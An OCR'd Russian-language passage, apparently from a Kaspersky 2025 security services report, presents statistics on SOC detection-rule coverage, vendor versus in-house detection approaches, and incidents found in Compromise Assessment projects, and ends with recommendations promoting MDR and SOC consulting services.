
Эмуляция атак — мы моделируем техники атак в среде клиента и оцениваем, какие из них успешно выявляются SOC.

Распределение типов консалтинговых проектов в 2025 году представлено ниже. Наиболее распространенными были проекты по технической оценке SOC (23% всех проектов), разработке SOC Framework (20%), а также оценке зрелости SOC и контролю качества SIEM (по 12%).

Несмотря на различия между этими подходами, как техническая оценка, так и эмуляция атак позволяют выявлять слабые места на любом этапе конвейера детектирования SOC.

Система » Телеметрия » Обогащение » Движок детектирования

Некоторые из наиболее распространенных и системных проблем, которые мы наблюдали, рассматриваются далее в этом разделе. Но чтобы лучше понять приведенные ниже данные, сначала рассмотрим охват проектов SOC Consulting в 2025 году.



Охват источников событий и правил детектирования

Вначале приведем ключевую статистику по различным источникам данных, из которых телеметрия поступает в платформу данных SOC. В соответствии с принципом целевого сбора телеметрии мы также оцениваем, насколько эффективно поступающие данные покрываются существующей логикой детектирования.


5 — 70+

Диапазон количества различных источников событий, доступных отдельным SOC.

[5-30]
[30-50]
[50-70+]

Мы разделили все SOC на 3 равные группы по числу уникальных типов источников событий, из которых они получают данные.

Уровень покрытия правилами в зависимости от типов источников событий, %



Покрытие источников событий логикой детектирования.

Для первых двух групп среднее покрытие типов событий практически одинаково и составляет 40–60%.

В тех SOC, где используется большое количество различных источников, правила детектирования покрывают лишь около 30% всего доступного им массива данных.

Сами по себе собираемые события в большинстве случаев полезны только для расследования уже выявленного инцидента. Чтобы SIEM работал в полную силу, необходимо разрабатывать логику детектирования, способную выявлять вероятные инциденты информационной безопасности.

Проблема: средний уровень покрытия источников корреляционными правилами по результатам всех наших оценок составил 43%[25].

Таким образом, даже в лучшем случае большинство SOC способны использовать для выявления угроз лишь около половины доступных им данных.

Источники, которые чаще всего остаются вне покрытия, — это сетевая телеметрия, базы данных и веб-серверы. По-видимому, это отражает характерную для управления тенденцию собирать все доступные данные в целях соблюдения требований комплаенса — в соответствии с внешними регуляторными требованиями или внутренними политиками — без четкого понимания того, как извлечь из этих данных практическую пользу.

Еще одно возможное объяснение заключается в том, что данные собираются для потенциальных будущих расследований, которые в большинстве случаев так и не проводятся.

Большинство SOC используют единую платформу для сбора данных — SIEM. Только один из шести SOC использует две или три платформы, ориентированные на разные задачи:

- Корреляция событий в реальном времени
- Проактивный поиск угроз
- Выполнение требований комплаенса

25 Оценка эффективности SIEM

Контроль покрытия

Еще одна проблема, наблюдаемая в большинстве SOC, — отсутствие контроля покрытия.

Нам часто задают вопрос: «Сколько правил детектирования должен поддерживать современный SOC?» За ним неизбежно следует следующий: «Стоит ли организациям полагаться на логику детектирования, предоставляемую вендором, или инвестировать в разработку собственной?»

На практике мы выделили три категории клиентских SOC, каждая из которых использует один из трех разных подходов:

	Самостоятельная разработка	Следование вендору	Следование EDR
Распространенность	~40%	~50%	~10%
Описание	Большинство правил разрабатывается с нуля; правила вендора используются как пример	Среднее количество собственных правил	Небольшое количество правил в платформе SIEM или XDR; основная опора — на детекты EDR
Количество активных правил SIEM/XDR	200–2000 В среднем 350+	500–900 В среднем 650	< 100
Доля собственных правил в SIEM/XDR	80-100%	<25%	80–100%
Оценка покрытия по MITRE	20%	80%	80%

В целом можно отметить, что команды, как правило, выбирают одну из двух методологий: либо разрабатывать все с нуля, либо полагаться на правила вендора. Промежуточный подход встречается крайне редко. Это наблюдение напрямую соотносится с практиками detection engineering в зрелых SOC, где используется подход собственной разработки контента.


Команды, которые в основном полагаются на правила детектирования, предоставляемые вендором, часто сталкиваются с отсутствием должной настройки и адаптации под особенности собственной инфраструктуры. В большинстве случаев это приводит к повышенному уровню ложноположительных срабатываний, а в ряде сценариев — и к пробелам в покрытии детектированием.

Сторонники подхода, ориентированного на EDR, также обычно разрабатывают правила с нуля, в основном компенсируя ограниченные возможности EDR в части кросс-корреляции и покрытия сторонних источников.

Управление покрытием детектирования

Как измерить покрытие детектирования? Наиболее очевидный ответ, как правило, звучит так: «С помощью матрицы MITRE ATT&CK».

В большинстве случаев, если продукт поддерживает соответствующую функциональность и таксономию — то есть в решениях класса SIEM/XDR/EDR/NTA, — используется подход, основанный на MITRE ATT&CK. Большинство SOC (>80%), которые полагаются на вендорский контент, применяют эту таксономию для оценки покрытия детектирования угроз.



Менее 20% SOC, использующих подход с самостоятельной разработкой логики детектирования, применяют измерение покрытия по MITRE как единый подход для всех движков детектирования в рамках SOC.

Топ-3 наиболее распространенных проблем, связанных с неполным покрытием детектирования, включали:

Отсутствующее или деградировавшее покрытие инфраструктуры

Отсутствие управления покрытием SOC или непрерывного отслеживания защищаемой инфраструктуры. В большинстве случаев исходный периметр покрытия SOC определяется на этапе проектирования, однако в дальнейшем не контролируется на постоянной основе в ходе повседневной эксплуатации. Со временем это приводит к неравномерному покрытию защищаемой инфраструктуры и появлению слепых зон для команды мониторинга безопасности.

Покрытие источников событий правилами детектирования


В большинстве случаев SOC ограничивают выявление угроз небольшим набором хорошо известных источников телеметрии, тогда как остальные данные собираются без достаточного покрытия логикой детектирования. По мере роста числа и разнообразия источников данных общий уровень покрытия детектированием, как правило, не улучшается, а снижается.

Правила по умолчанию без настройки — простое использование вендорского пакета

Команды, не обладающие достаточной практикой в detection engineering и потому полагающиеся на вендорский пакет, часто сталкиваются с отсутствием должной настройки и адаптации правил под особенности собственной инфраструктуры. В большинстве случаев это приводит к повышенному уровню ложноположительных срабатываний, а в ряде сценариев — к пробелам в покрытии детектированием.


Глава VIII

Ограничения детектирования и скрытая компрометация




Ограничения детектирования и скрытая компрометация

Kaspersky Compromise Assessment устраняет разрыв между сервисами Managed Detection and Response и Incident Response. Решение MDR требует использования продуктов Kaspersky. Сервис Incident Response, как правило, носят реактивный характер и инициируются только после выявления артефактов компрометации. Как и Incident Response, Compromise Assessment является сервисом форензик-расследования. Однако, в отличие от Incident Response, наш сервис Compromise Assessment использует технологии MDR, обеспечивая более гибкий и проактивный подход. Наличие конечных продуктов Kaspersky не является обязательным требованием для Compromise Assessment, а проект может быть начат даже при отсутствии объективных признаков компрометации, обеспечивая повышенный уровень защищенности и дополнительную уверенность клиента.




Клиенты Compromise Assessment

Все проекты Compromise Assessment, завершенные в 2025 году, были реализованы в трех макрорегионах: СНГ, APAC и MEA. Распределение зарегистрированных инцидентов по регионам и отраслям представлено ниже.



Compromise Assessment может быть востребован по разным причинам — в ответ на различные задачи, интересы и бизнес-потребности. Наиболее распространенные сценарии включают следующие:



Усилия по выявлению и расследованию

В рамках Compromise Assessment, как и в MDR, мы используем IoA. Логику детектирования можно условно разделить на несколько укрупненных семейств. Ниже представлена эффективность семейств логики детектирования на основе инцидентов, выявленных в проектах Compromise Assessment в 2025 году.

Учетные данные из дампов	12,4%
Специализированный инструмент LotL	11,2%
Специализированное вредоносное ПО	11,2%
Обнаружение веб-шелла	8,1%
Средства удаленного управления	7,5%
Учетные данные из утечек	6,2%
Обнаружено множество PUP	5,0%

Обнаружено множество инструментов LotL	4,3%
Бэкдор через функции специальных возможностей	3,7%
Слабая конфигурация политики аудита	3,7%
Многочисленные детектирования подозрительной активности	3,1%
Обнаружено множество подозрительных файлов	3,1%
Майнер	3,1%
Уязвимая конфигурация Active Directory по результатам анализа GPO	3,1%

Домен из известной C2-инфраструктуры	2,5%
Обнаружено множество вредоносных объектов	1,9%
Обнаружено множество уязвимостей	1,9%
IP-адрес из известной C2-инфраструктуры	1,2%
Рискованное поведение пользователя	1,2%
Рискованная активность привилегированной учетной записи	1,2%
Слабая конфигурация Active Directory	1,2%


Общие слабые настройки конфигурации	1,2%
Рискованная активность в облачном хранилище	0,6%
Нетипичные VPN-подключения	0,6%
Уязвимая конфигурация Active Directory по результатам анализа способов PrivEsc	0,6%

Как уже отмечалось, мы можем проводить проекты Compromise Assessment независимо от того, развернуты ли у клиента продукты «Лаборатории Касперского». Если они используются, мы можем повторно задействовать технологический стек MDR для сбора данных, и в этом случае источником данных выступает MDR. Если же продукты «Лаборатории Касперского» не развернуты, для сбора данных используется специализированная собственная утилита. Compromise Assessment также включает дополнительные источники данных, такие как результаты Digital Footprint Intelligence по клиенту, анализ конфигурации Active Directory, а в некоторых случаях — журналы сетевого периметра и VPN. Ниже показана эффективность источников данных на основе статистики выявленных инцидентов.

И MDR, и Compromise Assessment также включают ручной threat hunting, и в обоих случаях присутствуют инциденты, выявленные в ходе ручного поиска угроз. Все инциденты, обнаруженные вручную, тщательно анализируются, после чего внедряется соответствующая логика детектирования. **В 2025 году почти 18,6% выявленных инцидентов были обнаружены вручную.**

Сенсоры на конечных устройствах по-прежнему остаются наиболее эффективным типом сенсоров, однако 4% инцидентов в 2025 году были выявлены за счет анализа сетевого трафика.


Проекты Compromise Assessment включают этап реагирования на инцидент, в рамках которого все подтвержденные угрозы локализуются и берутся под контроль. На этом этапе часто требуются форензика и реверс-инжиниринг. Согласно статистике за 2025 год, форензик-исследование было необходимо в 53% инцидентов, а еще в 7% случаев считалось желательным, но не обязательным. Реверс-инжиниринг, при котором подозрительный файл запрашивался для анализа, потребовался в 12% случаев.



Природа инцидентов

В рамках Compromise Assessment выявленные инциденты могут быть связаны с различными типами подозрительной или вредоносной активности. Ниже на столбчатой диаграмме показана частота типовых причин, по которым инциденты регистрировались в 2025 году.

Рисунок 24 Частота типовых причин, по которым инциденты регистрировались в 2025



Рекомендации

В 2025 году количество зарегистрированных инцидентов высокой критичности снизилось на 19% по сравнению с 2024 годом. Это обусловлено эффективностью MDR, который позволяет выявлять и останавливать угрозы на более ранних этапах цепочки обнаружения. Среднее время расследования и подготовки отчета сократилось на 22% для инцидентов высокой критичности и на 21% для инцидентов средней критичности, что свидетельствует о росте эффективности команд мониторинга и реагирования на инциденты информационной безопасности (SOC).

В 2025 году человекоуправляемые целевые атаки составили 23% инцидентов высокой критичности. Хотя это ниже показателя 2024 года, такие атаки по-прежнему остаются основной причиной инцидентов высокой критичности в статистике MDR. Несмотря на развитие автоматизированных средств обнаружения, мотивированные злоумышленники продолжают находить способы обхода защиты.

Для противодействия человекоуправляемым атакам критически важны решения, также управляемые человеком, такие как MDR и Incident Response.

Организациям с собственным внутренним SOC необходимо обеспечить полное соответствие внутренних процессов и технологий актуальному ландшафту угроз. **Достичь этой цели помогут комплексные консалтинговые услуги по развитию SOC.**

Помимо использования сервисов MDR и IR или построения собственного SOC, организации могут дополнительно повысить эффективность за счет высокоавтоматизированных специализированных инструментов, таких как XDR.

